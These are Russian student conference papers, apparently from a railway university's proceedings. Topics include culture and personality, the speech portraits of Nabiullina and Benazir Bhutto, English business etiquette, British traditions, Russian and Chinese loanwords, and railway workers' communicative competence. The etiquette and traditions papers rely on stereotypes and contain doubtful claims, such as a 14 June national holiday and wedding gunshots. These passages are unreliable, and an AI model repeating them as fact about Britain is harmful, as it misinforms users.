Динамическая трансформация современного общества идет по пути кризисов, затрагивающих социальное, культурное, экономическое, профессиональное пространство личности, что влечет смену социально-ценностных ориентиров. С одной стороны, наблюдается разрушение привычного для личности социокультурного поля, выраженного в сломе системных связей с миром профессий, утрате смысло-жизненных ориентиров, изменением содержания ценностно-смысловой сферы. С другой стороны, усложнение общественной жизни, нарастание динамики социально-экономической активности приводит к зарождению новых психических реалий, опосредующих личностное и профессиональное развитие, обостряя при этом проблему становления личности в меняющихся социокультурных условиях [3].

Итак, культура и личность состоят в теснейшей внутренней связи между собой. Личность, и одна только личность творит культуру, и, в свою очередь, задача культуры есть утверждение свободной духовности, воспитание богатой и полной ценного содержания индивидуальности. Культура позволяет человеку формировать внутренний мир, осознавать его моральность, политический и эстетический смысл, принимать решение и делать моральный и нравственный выбор.

Библиографический список:

1. Гершунский Б.С. Философия образования для XXI века. М.: «Совершенство», 2006.
2. Лубский А.В. Междисциплинарные научные исследования: когнитивная «мода» или социальный «вызов». // Социологические исследования. – 2015. – № 10. – С. 3–11
3. Малахова О.Ю. Теоретико-методологические векторы исследования проблемы профессионально-личностного самоопределения студента вуза. // Наука и культура России. Самара: СамГУПС, 2016.
4. Малахова О.Ю. Философско-педагогические аспекты проблемы личности в современном российском образовании. / М-лы II Междунар. научно-практ. конф. «Россия и Европа: связь культуры и экономики». – Прага: WORLD PRESS s.p.o., 2012. – С. 219-221.
5. Плотников В. Не надо делать деньги из сотрясения воздуха. // Известия, 18 апреля 2002.
6. Попов А.Н., Малахова О.Ю. Гуманистическая траектория развития высшего образования в современных российских социокультурных условиях. // Научный поиск: теория и практика: альманах. Уфа: Аэтерна, 2017. – С. 126-128.

«ЧЕЛОВЕЧЕСКИЙ ФАКТОР» И ЯЗЫКОВОЙ ПОРТРЕТ ЛИЧНОСТИ

Солошенко Т.Н., Краснова Е.А.

Самарский государственный университет путей сообщения

Нет двух совершенно одинаковых людей. Каждый имеет свои особенности; даже внешне очень похожие друг на друга люди могут иметь разных характер, разные привычки и предпочтения, могут говорить на разных языках и проживать в разных точках земного шара. Не всегда психологические и психофизиологические характеристики человека соответствуют уровню сложности решаемых задач или проблем. Говоря о «человеческом факторе», чаще всего его относят к объяснению причин катастроф или аварий, повлекших за собой какие-либо потери. Данным понятием можно охватить совокупность всех возможных проявлений деятельной сущности человека (социальная и творческая активность). Оно соотносится с такими понятиями, как «субъективный фактор», «личностный фактор». В философском смысле – приближается к понятию «сущность человека». Когда же мы даем определению такому понятию, как «языковой портрет», то говорим об описании социальных или личностных качеств человека через стратегию его речевого поведения, особенности языка и языковой картины мира. Безусловно, каждый человек имеет свой «человеческий фактор» и, естественно,

языковой портрет. Как они сочетаются? Это полезная для человека взаимосвязь, или нам необходимо, исходя из конкретных ситуаций, подавлять одну из особенностей, пытаться изменить ее, а то и вовсе – исправлять? Всегда ли мы честны в своей речи? Как происходит речевая самопрезентация?

Ежедневно, в каждой ситуации межличностного взаимодействия, человек тем или иным образом презентует себя, в том числе при помощи речи [3, 79].

Значимость политической коммуникации в современном обществе возрастает, поскольку в настоящее время вопросы власти обсуждаются довольно открыто, и решение целого ряда общественных проблем зависит от того, насколько точно и адекватно эти проблемы будут интерпретированы языком, переданы политиком в своей речи большому количеству граждан. На лицо взаимосвязь «человеческого фактора» и особенностей языкового портрета: у политика они должны дополнять друг друга, чтобы оратор смог добиться наилучшего результата. Говорящий должен настроить свой «человеческий фактор» на «нужную волну», соотнести её со своим текстом и выдать качественный продукт. Ведь далее за словами обязательно должно последовать действие, к которому также будет приковано всеобщее внимание.

Политический дискурс – это особый тип общения, для которого характерна высокая степень манипулирования. С одной стороны, важность изучения данной темы продиктована необходимостью поиска для политика оптимальных путей речевого воздействия на аудиторию, а с другой стороны – необходимостью понимания аудиторией скрытых приемов языкового манипулирования. Речевой портрет политика в узком смысле соотносится с особенностями речевого поведения человека, в широком – с языковой личностью, прототипом носителя определенного языка.

Лингвисты, исследуя роль человека в языке с разных сторон, раскрывают проблемы взаимоотношения мышления и языка, национального языка этноса, картины мира в целом, языковой личности, языка как самостоятельной единицы. Человек «состоит» из языка (в нём отражены и история, и культура, и обычаи, и даже философия, книги, взгляды на мир), а язык в свою очередь «состоит» из самого человека (формируется, развивается, зарождается и даже погибает из-за человеческого воздействия). Коммуникативная лингвистика открыла перспективы в изучении проблем языковой личности. Сегодня язык понимается прежде всего как способ вербализации человеческого общения в процессе совместной деятельности людей. Речевой портрет человека можно рассматривать как с точки зрения выбора слов, так и с интонационной и выразительной стороны, со стороны невербальной составляющей [4, 117].

В современных условиях (кризисы ведущих государств, военные действия, нестабильность экономической и правовой деятельности и т.д.) большое значение приобрел имидж политического деятеля, который определяется в первую очередь языковым портретом. Это говорит о необходимости исследования данной проблемы в целях эффективного воздействия на общество, СМИ и оппозицию для установления доверия к действиям власти и соискания поддержки вводимых мер.

Характерная особенность современного политического дискурса – это то, что его равноправными участниками являются как мужчины, так и женщины, реализующие себя в различных жанровых разновидностях, в частности в жанре политических речей. Публичное выступление – важный шаг в работе политика.

В данной работе дается описание языковых портретов таких мировых политических и экономических лидеров как Беназир Бхутто (Пакистан) и Эльвира Сахипзадовна Набиуллина (Россия). Это женщины, оказавшие или оказывающие очень большое влияние на ход политики, на построение экономических отношений как внутри страны, так и за ее пределами. Это женщины-лидеры, чьи языковые портреты являются довольно интересными для изучения. Цель – исследовать значение речевого портрета женщин-политиков в карьере общественного деятеля. Задачи работы: составить речевой портрет женщин-политиков, проанализировать поведенческие особенности политика в контексте ведения им дискуссий, интервью,

принятия решений, сформулировать вывод по каждому политику, а также сравнить языковые портреты, выявить наиболее приемлемый речевой портрет (исходя из современных политических условий).

Речевое поведение каждого политика уникально, поскольку оно представляет собой сочетание индивидуальности и качеств, составляющих основу речевой культуры человека. Совокупность базовых риторических качеств является зрительным отражением в речь присутствующих политику психологических свойств. Эльвира Сахипзадовна Набиуллина – российский государственный и политический деятель, Председатель Центрального банка Российской Федерации, заслуженный экономист России. Э.С. Набиуллину можно с уверенностью называть яркой языковой личностью, более того, личностью, которая умело пользуется не только речью, но и психологией языка. Необходимо отметить, что Э.С. Набиуллина предпочитает избегать громких политических заявлений. Вряд ли от нее можно услышать непозволительный тон или того больше – определенные высказывания в чью-либо сторону. Наоборот: каждое интервью, каждое ее выступление отличается лаконичностью, чёткостью, понятностью. Довольно критически отзываясь об изъездах реформ 1990-х годов России, она говорит «Наверное, самый большой вопрос, который я задаю себе по отношению к...» (эфир телевизионной программы «Познер» от 27.01.2014 г.). Очень важно акцентировать внимание именно на критических заявлениях, так как именно они могут характеризовать человека, дать дополнительные факты о языковом портрете. В выступлении в качестве председателя Банка России в Государственной думе РФ от 21.10.2015 г. речь была прочитана с листа, т.е. заранее подготовлена и отличалась уверенностью, слаженностью и последовательностью, что очень важно для изложения информации. В этом случае «человеческий фактор» сопутствовал речи: выступление должно быть четким и понятным. Анализируя речевой портрет Э.С. Набиуллиной, можно прийти к выводу, что данный деятель имеет конкретные задачи, которые популяризирует и развивает с помощью «закрепления» внимания на определенных словах. При публичных выступлениях зачастую использует подготовленную речь, расписанную до пунктов с пояснениями, потому что считает это важным. Отвечая даже на личные вопросы, умеет держать себя. Максимальное «отклонение» от официально-делового стиля можно заметить в использовании фразеологизма в речи: «Очень важно чётко разграничить зоны ответственности и не делать двух ключей от одной двери». На данном примере явно видно идеальное сочетание значения слова и его основной задачи: верно и четко доносить информацию до тех, кому это слово предназначалось. «Человеческий фактор» Э.С. Набиуллиной – четкость, грамотность, отказ от излишней эмоциональности, полная концентрация на произносимом тексте (тем более что зачастую он готов заранее). Языковой портрет отличает тщательный выбор слов, обдумывание последующих реплик, в речи полностью отсутствуют слова, явно показывающие личное (внутреннее) отношение человека к проблеме. Эмоциональную часть речи, «человеческий фактор» приглушает профессионализм. Данный фактор на данном примере держится под строгим контролем.

Уже в самом выборе языковой личности в качестве объекта лингвopsихологического изучения заложена потребность комплексного подхода к ее анализу, возможность и необходимость выявления на базе дискурса не только ее психологических черт, но и философско-мировоззренческих предпосылок, этно-национальных особенностей, социальных характеристик, историко-культурных истоков.

Беназир Бхутто – премьер-министр Исламской республики Пакистан, первая в новейшей истории женщина – глава правительства в стране с преимущественно мусульманским населением. Беназир Бхутто – политик с весьма чёткими и конкретными целями и задачами, женщина с прямым взглядом и уверенностью в голосе, рассуждающая о необходимости оружия, защиты, о войне, о казнях, о жестокости, о несправедливости и о праведности поступков. В некоторых ее выступлениях можно заметить эмоциональность, в голосе звучит необходимость заставить людей не только делать по-другому, но и мыслить иначе. Например, в программе «Stina meets» 1995 г. Беназир много рассказывает про семью, с нежностью говорит о своих детях, о своем материнстве, о том, как больше времени проводить с семьей с

такой сложной работой. Когда интервьюер постепенно переходит к теме политики, речь становится более обрывистой, жесткой, но все такой же плавной, без эмоциональных подъемов. На подобные вопросы Беназир отвечает, используя такие конструкции как «нести добро», «концентрировать энергию», «направить все силы в нужное русло». Интервью хоть и «живое», все-таки обстановка вокруг вполне располагает на подобные высказывания, подбор слов очевиден и поведенческая основа понятна и объяснима.

Б. Бхутто, несомненно, сильна, как оратор. Просмотрев российский документальный фильм Леонида Млечина «Беназир Бхутто», можно сделать много выводов и о политике, и о мотивах ее деятельности, и о внутренних войнах внутри этой женщины. Естественно, и это все могло отложить отпечаток и отразиться на ее поведении. Но факт остается фактом: сильная, воинствующая личность каждый раз предстает перед отчаявшимся, разделенным народом, который нуждается в мудром, сильном руководителе. В настоящем лидере, которому можно доверять. Она могла вести за собой словом, а это одно из важнейших качеств политика. Постоянное повторение «прекратить войну», «светлое будущее детей», «наше будущее», «единство», «закончить!», «сколько можно?» не может не получить отклика в сердцах избирателей. На лицо – эмоциональное воздействие. Тот случай, когда «человеческий фактор» победил и вышел на передний план, захватив собой эмоциональную сторону слов, жестов.

Нельзя определенно сказать, враждует ли наш внутренний «человеческий фактор» и наш языковой портрет, так как человек – существо единое, во многом зависящее от влияния окружающей среды. Исходя из сложившихся ситуаций, мы можем подавлять в себе ненужное, и наоборот – открывать в себе необходимые элементы. Говоря об излишней эмоциональности, можно определить, что «человеческая составляющая» в данный момент берет верх над человеком. По словам, мимике и жестам безошибочно можно определить гнев, злость, обиду. Когда же человек полностью сконцентрирован на определенном результате, он в состоянии заставить себя на время избавиться от переживаний и эмоций. Здесь важно всё, ведь слово – это ключ. И им можно как открывать, так и закрывать любые двери.

Библиографический список:

1. Ивин А.А. Риторика: искусство убеждать: Учебное пособие. - М.: ФАИР-ПРЕСС, 2003.
2. Буторина, Е.П. Русский язык и культура речи: учеб. пособие /Е.П. Буторина, С.М. Евграфова; Российский государственный гуманитарный университет (РГГУ). - М.: Форум, 2009. - Режим доступа: <http://www.znaniium.com/bookread.php?book=148732>
3. Мишина И.И. Обучение самопрезентации в системе высшего образования // Известия Самарского научного центра Российской академии наук. Социальные, гуманитарные, медико-биологические науки. 2016. Т.18. №1. С. 79-82
4. Романова Т.В. Коммуникативный имидж и речевой портрет современного политика // Политическая лингвистика. № 1 (27). 2009. – С. 109-117.
5. Стрелкова О.А. Особенности современного женского политического дискурса (на примере речевых портретов женщин-политиков): автореф. дис. ... канд. филол. наук : 10.02.19 Курск, 2006.

ОСОБЕННОСТИ АНГЛИЙСКОЙ ДЕЛОВОЙ КУЛЬТУРЫ

Ундубаева А., Наличникова И.А.

Оренбургский институт путей сообщения – филиал СамГУПС

Англичане – истинные патриоты. Они очень щепетильно относятся к семейным и государственным традициям. Уклад жизни играет важную роль в культуре Англии. Британцы всегда отрицательно реагируют на негативные замечания в адрес своей страны или своего образа жизни. Конечно, они не выскажут Вам своего недовольства в лицо, но в душе затаят обиду.

Англичане, как настоящие патриоты, высоко ценят свой дом и семью. Культурные люди в этой стране не выносят свою личную жизнь напоказ, не «выносят сор из избы» в случае семейных скандалов, не делятся впечатлениями о родных и близких даже с друзьями. В общественной культуре Англии прочно установился принцип «Мой дом – моя крепость».

Ещё жители Альбиона ценят время, а потому неотступно следуют строгому распорядку [2, с.15]. Английский этикет не позволяет опаздывать даже к обеденному столу в собственном доме. Этикет за столом в Англии соблюдается безупречно. Даже находясь дома, человек должен пользоваться именно теми столовыми приборами, которые предназначены для каждого конкретного блюда. Общение за столом должно быть непременно всеобщим: английский этикет запрещает шушукаться с соседом.

Если Вы обедаете в общественном заведении в Англии, не вздумайте передавать чаевые в руки официанту – это верх неприличия. Оставьте их под краем салфетки.

Англичане, несмотря на стремление ограничить доступ к своей личной жизни, славятся гостеприимностью. Если Вы задумали совершить поездку в Англию, можете быть уверены в том, что Вас там радушно примут, подскажут, где лучше поселиться и какие достопримечательности обязательно надо увидеть.

Однако приобрести новое знакомство в этой стране очень непросто. Английский этикет не предполагает знакомства без посредника, так что, если Вы не наладите связи с местными жителями ещё до поездки в Англию, вряд ли Вам удастся сделать это потом. Просто некому будет Вас представить. В Англии даже соседи могут десятилетиями каждый день встречаться во дворе или на лестнице и не здороваться, если их никто не познакомил друг с другом.

Английская культура поведения не предполагает постоянных рукопожатий: они уместны только при знакомстве. Кроме того, английский этикет запрещает целовать руку женщины и делать ей комплименты в присутствии посторонних лиц.

В Англии любят шутить, поэтому на юмор в этой стране не обижаются. Помните об этом во время поездки в Англию. Если отрицательно отреагируете на розыгрыш, Вас сочтут невоспитанным и злым человеком.

Англичане характеризуются деловитостью, почитанием собственности, традиций, вежливостью, законопослушанием. Деловые люди Англии самые квалифицированные в европейском мире бизнеса. Они получают профессиональную и психологическую подготовку, обучаясь в специализированных учебных заведениях, где тщательно прорабатываются тактика и стратегия деловых переговоров. В беседах англичане ценят умение слушать, в деловых отношениях – пунктуальность. Пунктуальность – жесткое правило английского стиля общения. Давней английской традицией является сдержанность в суждениях как знак уважения к собеседнику [4, с.95].

Соблюдение формальностей – это стиль жизни англичан. Обращаться к ним по имени можно только после получения на то специального разрешения. Англичане ввели процедуру рукопожатия в деловой протокол. При знакомстве с англичанами приоритет будет отдан клиенту, поскольку он – лицо более важное.

Английский стиль ведения переговоров характеризуется тем, что английские бизнесмены мало времени уделяют подготовке переговоров. Они считают, что во время переговорного процесса может быть найдено наилучшее решение. Переговоры они ведут, привлекая многочисленный справочный и статистический материал, просчитывая каждую позицию, фиксируя каждую деталь, чтобы уменьшить степень риска при принятии решения. Работа с английскими бизнесменами требует предварительного изучения, хотя бы в общих чертах, фирменной структуры рынка того или иного товара, примерного уровня цен и тенденции их движения, получения сведений об интересующей фирме и ее работниках. Английский бизнесмен очень наблюдателен, является хорошим психологом, и не приемлет как фальши, так и сокрытия слабой профессиональной подготовки. Он делится своими знаниями и опытом с другими бизнесменами, часто раскрывает секреты своего ремесла, умело вводит в тонкости того или иного рынка.

При всей своей приветливости, доброжелательности, готовности помочь англичане остаются непоколебимыми во всем, что касается соблюдения каких-то правил, а тем более законов.

Одежда в Англии отличается строгостью. Женщины на службе носят костюмы и платья. Мужчины – костюмы и галстуки. Говорить о делах после окончания рабочего дня не

только не принято, а считается дурным тоном. Англичане научили мир тому, как корректно вести себя за столом, поэтому они очень серьезно соблюдают эти правила. При этом не обращаются к людям, если им не были представлены. Приглашенные на обед обязательно должны быть в смокинге, на официальный вечер – во фраке.

Из крепких напитков англичане употребляют джин и виски. У них не принято произносить тосты и чокаться. Перед тем как выпить они произносят «чизз». Во время разговоров за столом следует избегать тем, касающихся королевской семьи, политики, вероисповедания, частной жизни, финансовых отношений, Северной Ирландии.

Шотландцев и ирландцев в Англии называют «британцами», но не «англичанами» [1, с.71].

В Англии многое решается за чаем. Его подают после полудня. Чай пьют черным с 1-2 кусочками сахара, с молоком, но не со сливками. Чаепитие может закончиться рюмочкой шерри, которой отмечают состоявшееся знакомство. Англичанин может пригласить своего будущего партнера на ланч. Отказываться не принято, но в знак уважения следует поинтересоваться, каким временем располагает хозяин. Приглашение в дом – знак особого расположения. В гостях в английском доме не принят обмен визитными карточками.

Рекомендуется поддерживать дружеские отношения с людьми, с которыми вели когда-то переговоры. Их поздравляют с днем рождения, знаменательными датами, с праздниками.

Старые традиционные церемонии важны и показательны.

13 – несчастливая цифра. Цифра 12 А означает 13.

14 июня в Англии – национальный праздник.

Англичанам дарят календари, фирменные ручки, записные книжки, зажигалки, на Рождество – алкогольные напитки. Дорогие подарки в Англии не приняты.

Английский этикет – это воплощение строгости и официальности. Именно в этой стране зародилось понятие об «истинном джентльмене». Только джентльмен в третьем поколении может носить почётное звание «истинного». Если, например, Вы сами обладаете безупречными манерами, у Вас отличное образование, но Ваш дедушка пренебрегал правилами хорошего тона, то, увы, в Англии Вас ни за что не признают «истинным джентльменом».

Однако этикет Англии не приемлет употребление слова «джентльмен» для оценки уровня воспитанности человека. Вы проявите крайнее невежество, если будете пользоваться понятиями «джентльмен» / «не джентльмен», «леди» / «не леди», характеризуя людей в Англии. Хотя, к примеру, во Франции употребление этих понятий в речи является нормой.

Иностранцы, приехавшие с визитом в Англию, часто бывают просто ошеломлены безупречной культурой жителей Туманного Альбиона [5]. Английский этикет заключается в постоянном проявлении таких качеств, как вежливость, корректность, невозмутимость, предупредительность и терпимость.

Воспитанные англичане никогда по собственной воле не пойдут на конфликт и попытаются избежать его даже в том случае, когда его настойчиво навязывают. Кроме того, английский этикет призывает отказаться от резкого тона в общении, а также слишком активного проявления эмоций во время разговора.

Если всё же англичанина удаётся втянуть в спор, то он всё равно будет вести себя очень сдержанно и корректно: ни за что не перейдёт на личности, будет спокойно излагать свои доводы и бесстрастно оценивать аргументы, выдвинутые оппонентом. Согласно английскому этикету, даже лёгкое повышение тона разговора расценивается как провоцирование скандала. Единственный случай, когда повышение голоса во время разговора является допустимым, это ситуация вопиющего нарушения оппонентом принятых в обществе норм поведения.

Итак, излишняя эмоциональность считается нарушением этикета в Англии, а вот лесть – вполне уместное явление в культуре Туманного Альбиона [3, с.65]. Не удивляйтесь, если в этой стране Вас, по поводу и без, будут осыпать комплиментами – просто этого опять же требует английский этикет. Но если проявление излишнего восхищения в отношении собеседника на Туманном Альбионе расценивается как должное, то такие явления, как самолю-

бование и хвастливость, культура Англии не приемлет. Воспитанные британцы никогда не позволят себе чваниться собственными заслугами или как-то по-другому проявлять своё тщеславие и самодовольство. Английский этикет воспитывает в подданных Соединённого Королевства такие черты как скромность и сдержанность. Настоящие джентльмены и леди скорее принизят свои достоинства, чем похвалятся ими.

Однако скромность в англичанах умудряется уживаться с сильно развитым чувством собственного достоинства. Следуя нормам этикета и опираясь на заповеди культуры Англии, жители этой страны никогда не пожалуются на собственное несчастье, не будут искать сочувствия в случае неудачи или умолять о помощи в сложной ситуации. Людей, теряющих чувство собственного достоинства, в этой стране не любят и не проявляют к ним сочувствия.

Библиографический список:

1. Введение в культурологию. Курс лекций / Под ред. Ю.Н. Солонина, Е.Г. Соколова. СПб., 2003. – 287 с.
2. Вежицкая А. Понимание культур через посредство ключевых слов. – М.: Языки славянской культуры, 2001. – 125 с.
3. Головлева Е. Л. Основы межкультурной коммуникации : учебник для вузов / Е. Л. Головлева. – Ростов-на-Дону : Феникс, 2008. – 224 с.
4. Гришаева Л.И. Введение в теорию межкультурной коммуникации: учеб. пособие для студ. лингв. фак. высш. учеб. заведений. – 3-е изд., испр. – М.: Издательский центр «Академия», 2006. – 167 с.
5. http://www.krugosvet.ru/enc/gumanitarnye_nauki/sociologiya/mezhkulturnaya_kommunikatsiya.html. – Режим доступа: свободный

ОСОБЕННОСТИ НАЦИОНАЛЬНОЙ КУЛЬТУРЫ ВЕЛИКОБРИТАНИИ

Хасаналиев Е.А, Наличникова И.А.

Оренбургский институт путей сообщения – филиал СамГУПС

Традиции и обычаи по праву считаются культурным наследием каждой страны. Они являются основой жизни и становления любого народа. В этих двух понятиях отражаются привычки и устои людей, их самобытность и индивидуальность. Обычаи и традиции служат памятью об истории предков. Их придерживаются и передают из поколения в поколение. У каждого народа своя уникальная история, которую легче понять, зная традиции и обычаи, формировавшиеся с давних времен. Многие из них насчитывают столетия. В некоторых странах соблюдение обычаев и традиций является обязательным условием, так как это не дает забыть о предках и их укладе жизни. Иногда традиции перенимаются другими народами. Это объединяет их в одну большую семью.

Одной из стран имеющих свои культурные устои является Великобритания. Британцы рьяно хранят и чтут свои обычаи и традиции. Культура этой страны обладает особенностями, которые иногда трудно выразить словами, но не возможно не заметить ее присутствие во всех сферах жизни: в быту, в искусстве, в языке и религии. Соблюдение традиций для британцев - лучший способ чувствовать себя комфортно, ощущать постоянство во всем.

Главная отличительная особенность британцев проявляется в их консерватизме [2, с.105]. Он проявляется буквально во всем. Люди, воспитанные в консерватизме, придерживаются его на протяжении долгих лет. Консерватизм особенно ярко заметен в облике городов. Дома невысокие, двухэтажные, похожие на крепость. Дом и сад имеют огромную ценность. Большую часть свободного времени британцы тратят на создание уюта у себя дома, а также на работу в саду.

Хотя британцы и имеют большие культурные ценности, национального костюма они не имеют. Чаще всего за национальный костюм принимают наряд танцоров, исполняющих национальный танец-моррис [3, с.95]. Постепенно народные мотивы ушли из одежды, но все же костюмы имеют отличительные особенности, в наши дни называемый «английский стиль». Суть данного стиля кроется в характере одеяния, он должен быть неброским и спокойным.

Следует упомянуть и о чайной церемонии Великобритании. Много обычаев связаны с культурой чаепития. Для британцев чайная церемония определяет стиль жизни, привычки и мировоззрение. Они трепетно относятся к приготовлению чая. В любом доме чай подается в обязательном порядке. Причем каждый уважающий себя хозяин должен предложить несколько различных сортов чая, как минимум 8 на выбор. По традиции правилом хорошего тона считается располагать столик с чайными принадлежностями около камина. Следует обратить внимание и на то, что мелочи играют большую роль в данном мероприятии. Скатерть должна быть белого или синего цвета без всяких узоров или рисунков. У каждого гостя должен быть набор из вилки и ножа, чайной ложки, ситечка и подставки для него. Церемония чаепития начинается с подачи закусок, которые подают раньше, чем сам чай. Закуски самые разнообразные, начиная от хлеба с маслом и помидорами и заканчивая бисквитами, булочками, печеньями и, конечно же, сэндвичами. Обычно британцы пьют черный чай с молоком. Его пьют непременно горячим, но не обжигающим [4].

Что касается свадебных традиций, то можно отметить, что свадьба - один из самых прекрасных праздников. Невероятно красивая пара, великолепные украшения и множество гостей всегда приковывают взгляды. В Британии, в прочем, как и везде, свадебные церемонии тщательно планируются заблаговременно до дня проведения. Но британцы уделяют этому событию больше времени и ответственности.

По традиции лучше всего проводить свадебную церемонию в среду [1, с.235]. Разные обряды проводят в этот день. На пути следования кортежа новобрачных по обычаю нужно разбрасывать цветы. Невеста приглашает на свадьбу своих подружек, их должно быть шесть. Они обязательно одеты в платья одного цвета и фасона. В Великобритании на свадьбе должны быть выстрелы из ружья. Это обряд для отпугивания злых сил. Свадьба может идти в пределах одной недели на усмотрение молодоженов. По народным обычаям невеста после торжества отправляется в дом к жениху. Как только свадьба заканчивается, молодые начинают жить самостоятельно в своем доме или квартире.

Каждый народ помнит свою историю и не забывает о традициях, существующих у далеких предков. Следуя традициям и обычаям, мы черпаем знания и опыт у своих предшественников. В дальнейшем передаем это и другим поколениям. Так создается история народа, формируется его культура и самобытность. Не стоит забывать и то, что воспитание в себе таких качеств, как уважение и любовь к традициям и обычаям своего народа, приведет к сохранению этой истории и через много тысячелетий после нас.

О традициях и обычаях Великобритании можно говорить долго, но вывод будет один: британцы чтут и помнят традиции предков и стараются их соблюдать во всем. Уникальные обычаи этой страны отражают ее оригинальность и неповторимость. Британцы сумели сохранить это ценное богатство, данное им предками.

Библиографический список:

1. Кертман Л.Е. География, история и культура Англии: Учебное пособие – 2 издание, переработанное - М.: Высшая школа. -2016. – 384 с.
2. Ощепкова В.В., Шустилова И.И. О Британии вкратце. - М.: Просвещение, 2015. – 186 с.
3. Токарев С.А. Календарные обычаи и обряды в странах зарубежной Европы. Исторические корни и развитие обычаев, М.: Наука. - 2014. – 183 с.
4. http://www.krugosvet.ru/enc/gumanitarnye_nauki/sociologiya/MEZHKULTURNAYA_KOMMUNIKATSIYA.html Электронный ресурс. – Режим доступа: свободный.

ЗАИМСТВОВАНИЯ В РУССКОМ И КИТАЙСКОМ ЯЗЫКАХ

Цуй Япин, Кирюшкина А.А.

Гомельский государственный университет имени Франциска Скорины

Объем заимствований и скорость их проникновения в русский и китайский языки неодинаковы, что связано с лингвистическими и экстралингвистическими факторами. Лексический фонд русского языка обладает большей проницаемостью, чем словарный состав китайского. Сложная фонетическая организация, семантическая значимость слогов, иероглифиче-

ская письменность и особенности менталитета носителей китайского языка являются своего рода барьером на пути проникновения иноязычных слов в его систему. Кроме того, имеют весомое значение исторический фон и государственная политика КНР. Китай на протяжении многих столетий был изолирован от западного мира и ограничивался редкими контактами со своими непосредственными соседями. После реализации политического курса «открытости» в китайский язык хлынул большой поток иноязычной лексики, большая часть которой в связи с ограниченными возможностями языковой системы до сих пор остается неассимилированной. По этой причине правительство КНР предприняло ряд мер, направленных на борьбу с необоснованным использованием иноязычных слов.

Характер заимствования в двух языках также не одинаков, он отличается не только скоростью и масштабом поступающих в язык иноязычных единиц, но и другими факторами, среди которых можно выделить пути проникновения и способ заимствования. В русском языке иноязычные новации непосредственно проникают в литературный язык, тогда как в китайском большинство иноязычных слов попадают в общенациональный язык путунхуа не напрямую, а через лексику других диалектов. Более проницаемой, с точки зрения языковых вливаний, является лексическая система гуандунского диалекта, который распространен в одноименной провинции Гуандун, в Гонконге и на Тайване. Межъязыковые контакты здесь происходят постоянно, поэтому процент иноязычных слов выше, и они активнее употребляются носителями. С данным фактом связана и другая не менее значимая особенность процесса заимствования в китайском языке: звуко-графический вариант заимствования является своего рода семантическим и функциональным индикатором. Таким образом, заимствованная китайским языком лексика может иметь статус общеупотребимой или диалектно ограниченной.

Различия в способах подачи иноязычного материала проявляются в преобладании тех или иных видов лексических заимствований. Так, в русском языке превалирует число фонетических заимствований, в китайском языке - словообразовательных калек, что также связано с разными возможностями двух языковых систем адаптировать заимствованную лексику. Русский язык основан на буквенно-звуковом письме, тогда как китайский - на иероглифической письменности. Иероглифы являются средством записи семантически значимых слогов, а не средством передачи звучания слов. Кроме того, под влиянием национальной культуры и традиций китайцы стараются употреблять в речи те слова, смысл которых явно вытекает из составляющих морфем.

КОММУНИКАТИВНАЯ КОМПЕТЕНЦИЯ В ПРОФЕССИОНАЛЬНОЙ ПОДГОТОВКЕ ЖЕЛЕЗНОДОРОЖНИКА

Чернов Ю.В., Наличникова И.А.

Оренбургский институт путей сообщения – филиал СамГУПС

Одним из главных критериев качества образования в вузе и показателем профессионального становления студентов является сформированность у выпускника вуза соответствующих компетенций и компетентностей. В настоящее время в образовательной практике не существует единого подхода к определению ключевых компетенций выпускника вуза, но большинство авторов среди ключевых компетенций выделяют коммуникативные компетенции и компетентности. Понятие "коммуникативная компетенция" по происхождению означает некоторую систему требований к человеку, связанных с процессом общения: грамотная речь, знание ораторских приемов, умение проявить индивидуальный подход к собеседнику и т.д. [3].

Если речь идет о способностях отдельного человека, то говорят, что он проявил коммуникативную компетентность. Существует, таким образом, распространенная точка зрения, что коммуникативная компетенция (как и любая иная компетенция) - это некоторая система требований, а коммуникативная компетентность - степень соответствия человека этой системе требований. В состав коммуникативной компетентности включают некоторую совокуп-

ность знаний, умений и навыков, обеспечивающих эффективное протекание коммуникативного процесса. Калмыкова Е.И. определяет коммуникативную компетентность как уровень обученности взаимодействию с окружающими, какой требуется индивиду, чтобы в рамках своих способностей и социального статуса успешно функционировать в данном обществе [1, с.33].

Учёными-педагогами проводились исследования коммуникативной компетентности как фактора профессиональной подготовки студентов – будущих специалистов. Они выделили такие необходимые будущему железнодорожнику коммуникативные качества, как умение находить контакты с начальством, предвидеть и предотвращать конфликты с ними.

Профессиональная компетенция имеет системный характер; представляет собой синтез теоретического знания и практических умений; носит субъектно-личностный характер, поскольку присваивается личностью, синтезируется с уже имеющимися свойствами; включает в свой состав инвариантные компоненты (знания, умения, профессионально значимые личностные качества); содержательно и структурно детерминирована характером выполняемой деятельности; определяет результативность решения профессиональных задач; имеет различные уровни сформированности [2, с.59].

Коммуникативность как черта характера развивается на основе общительности, которая, закрепляясь в поведении, является предпосылкой для формирования таких качеств личности, как направленность на общение, интерес к людям, социальная перцепция, рефлексия, эмпатия. Все эти качества можно считать необходимыми для работы в сфере профессии «человек – человек», а также в других сферах, где работа связана с руководством и общением. Не менее важны и организаторские склонности, которые проявляются в способности к самостоятельному принятию решений, особенно в сложных ситуациях, в инициативности в деятельности и общении, в планировании деятельности.

Специалисты железнодорожной отрасли находятся в зоне повышенного риска: они несут ответственность за людей, которых перевозят, за транспортируемый груз, за эксплуатируемое оборудование. При этом их профессиональная деятельность постоянно усложняется – научно-технический прогресс способствует внедрению новой техники и модернизации уже существующей. Работники железнодорожного транспорта все больше пользуются инструкциями, составленными на иностранном языке. Поэтому для таких специалистов умения получать, интерпретировать и обрабатывать информацию, а также оперативно принимать решения становятся особенно важными. Кроме того, управленческая составляющая в их работе, а также расширяющееся взаимодействие с иностранными партнерами формируют потребность в навыках коммуникации и продуктивного сотрудничества, обеспечивающих адекватную трансляцию информации, необходимую для решения текущих задач.

Таким образом, информационно-коммуникативная компетенция работников железнодорожного транспорта, обеспечивающая способность не только получить, истолковать, обработать информацию, но и передавать ее с полным сохранением содержания и смысла в настоящее время становится важнейшим фактором эффективности их профессиональной деятельности. Поскольку такого рода характеристика не возникает у специалиста сама по себе, то ее необходимо целенаправленно формировать, начиная с этапа профессиональной подготовки.

